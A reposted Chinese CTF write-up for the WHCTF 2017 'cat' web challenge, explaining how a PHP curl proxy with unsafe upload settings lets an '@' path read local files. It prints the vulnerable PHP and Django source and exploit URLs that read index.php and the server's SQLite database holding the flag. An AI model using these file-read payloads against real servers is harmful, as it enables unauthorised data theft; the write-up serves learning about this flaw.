WHCTF2017_WEB_Writeup

转载

dengzhasong7076 于 2017-09-19 22:43:00 发布 172 收藏
文章标签： php python 数据库
原文链接：http://www.cnblogs.com/iamstudy/articles/whctf_2017_web_writeup.html

cat

很棒的一个题目，前台是一个php，然后输入域名是会返回ping命令的结果，但是域名限制的很死，经过fuzz的时候发现出现报错，里面有一个django写了一个ping的api

http://120.55.42.243:20010/index.php?url=%dfloli.club


```
/opt/api/dnsapi/views.py in wrapper
        # 合并 requests.FILES 和 requests.POST
        for k, v in request.FILES.items():
            if isinstance(v, InMemoryUploadedFile):
                v = v.read()
            request.FILES[k] = v
        request.POST.update(request.FILES)
        return f(*args, **kwargs) ...
    return wrapper
@process_request
def ping(request):

/opt/api/dnsapi/views.py in ping
    return wrapper
@process_request
def ping(request):
    # 转义
    data = request.POST.get('url')
    data = escape(data) ...
    if not re.match('^[a-zA-Z0-9\-\./]+$', data):
        return HttpResponse("Invalid URL")
    return HttpResponse(os.popen("ping -c 1 \"%s\"" % data).read())

/opt/api/dnsapi/utils.py in escape
    r = ''
    for i in range(len(data)):
        c = data[i]
        if c in ('\\', '\'', '"', '$', '`'):
            r = r + '\\' + c
        else:
            r = r + c
    return r.encode('gbk') ...
```

这里有点日偏了，因为一直想着就是过正则，然后rce，但是还奇怪着，POST和FILES合并是什么操作？认为php那边也仅仅只是一个转发而已，对于是如何转发的没有一个意识。

当然后面有tip，RTFM of PHP CURL

curl是通过@符号进行文件上传的

所以访问http://120.55.42.243:20010/index.php?url=@index.php



自己曾经是想伪造一下FILES

```
url=%0d%0a------WebKitFormBoundaryBxGh7XVXIj8dYO0u%0d%0aContent-Disposition:%20form-data;%20name="url";%20f
```

但是好像是没法给转的。

以上就可以得到index.php的源码

```
<!DOCTYPE html><head><title>CAT</title></head><body><h1>Cloud Automated Testing</h1><img src=1.gif><p>\xe8\
<?php
# \xe8\xb0\x83\xe7\x94\xa8\xe5\x90\x8e\xe7\xab\xaf API
if (isset($_GET['url'])) {
  $ch = curl_init("http://127.0.0.1:8000/api/ping");
  $params = array("url"=>"$_GET[url]");
  curl_setopt($ch, CURLOPT_HEADER, 0);
  curl_setopt($ch, CURLOPT_SAFE_UPLOAD, false);
  curl_setopt($ch, CURLOPT_POSTFIELDS, $params);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
  $data = curl_exec($ch);
  curl_close($ch);
  echo htmlspecialchars($data);}
?>
</code></pre></body>
```

读取view.py

```
#coding: utf-8
import os, re
import functools
from django.core.files.uploadedfile import InMemoryUploadedFile
from django.http import HttpResponse
from .utils import escape


def process_request(f):
    @functools.wraps(f)
    def wrapper(*args, **kwargs):
        request = args[0]

        # \xe5\x90\x88\xe5\xb9\xb6 requests.FILES \xe5\x92\x8c requests.POST
        for k, v in request.FILES.items():
            if isinstance(v, InMemoryUploadedFile):
                v = v.read()
            request.FILES[k] = v

        request.POST.update(request.FILES)
        return f(*args, **kwargs)

    return wrapper


@process_request
def ping(request):
    # \xe8\xbd\xac\xe4\xb9\x89
    data = request.POST.get(\'url\')
    data = escape(data)
    if not re.match(\'^[a-zA-Z0-9\\-\\./]+$\', data):
        return HttpResponse("Invalid URL")

    return HttpResponse(os.popen("ping -c 1 \\"%s\\"" % data).read())
```

最后就是读取数据库可以拿到flag

`http://120.55.42.243:20010/index.php?url=@/opt/api/database.sqlite3`

emmm

感觉rr师傅，写的自己都不知道要记录啥了，膜就是了
针对xdebug的一些攻击。

`https://ricterz.me/posts/Xdebug%3A%20A%20Tiny%20Attack%20Surface`

转载于:https://www.cnblogs.com/iamstudy/articles/whctf_2017_web_writeup.html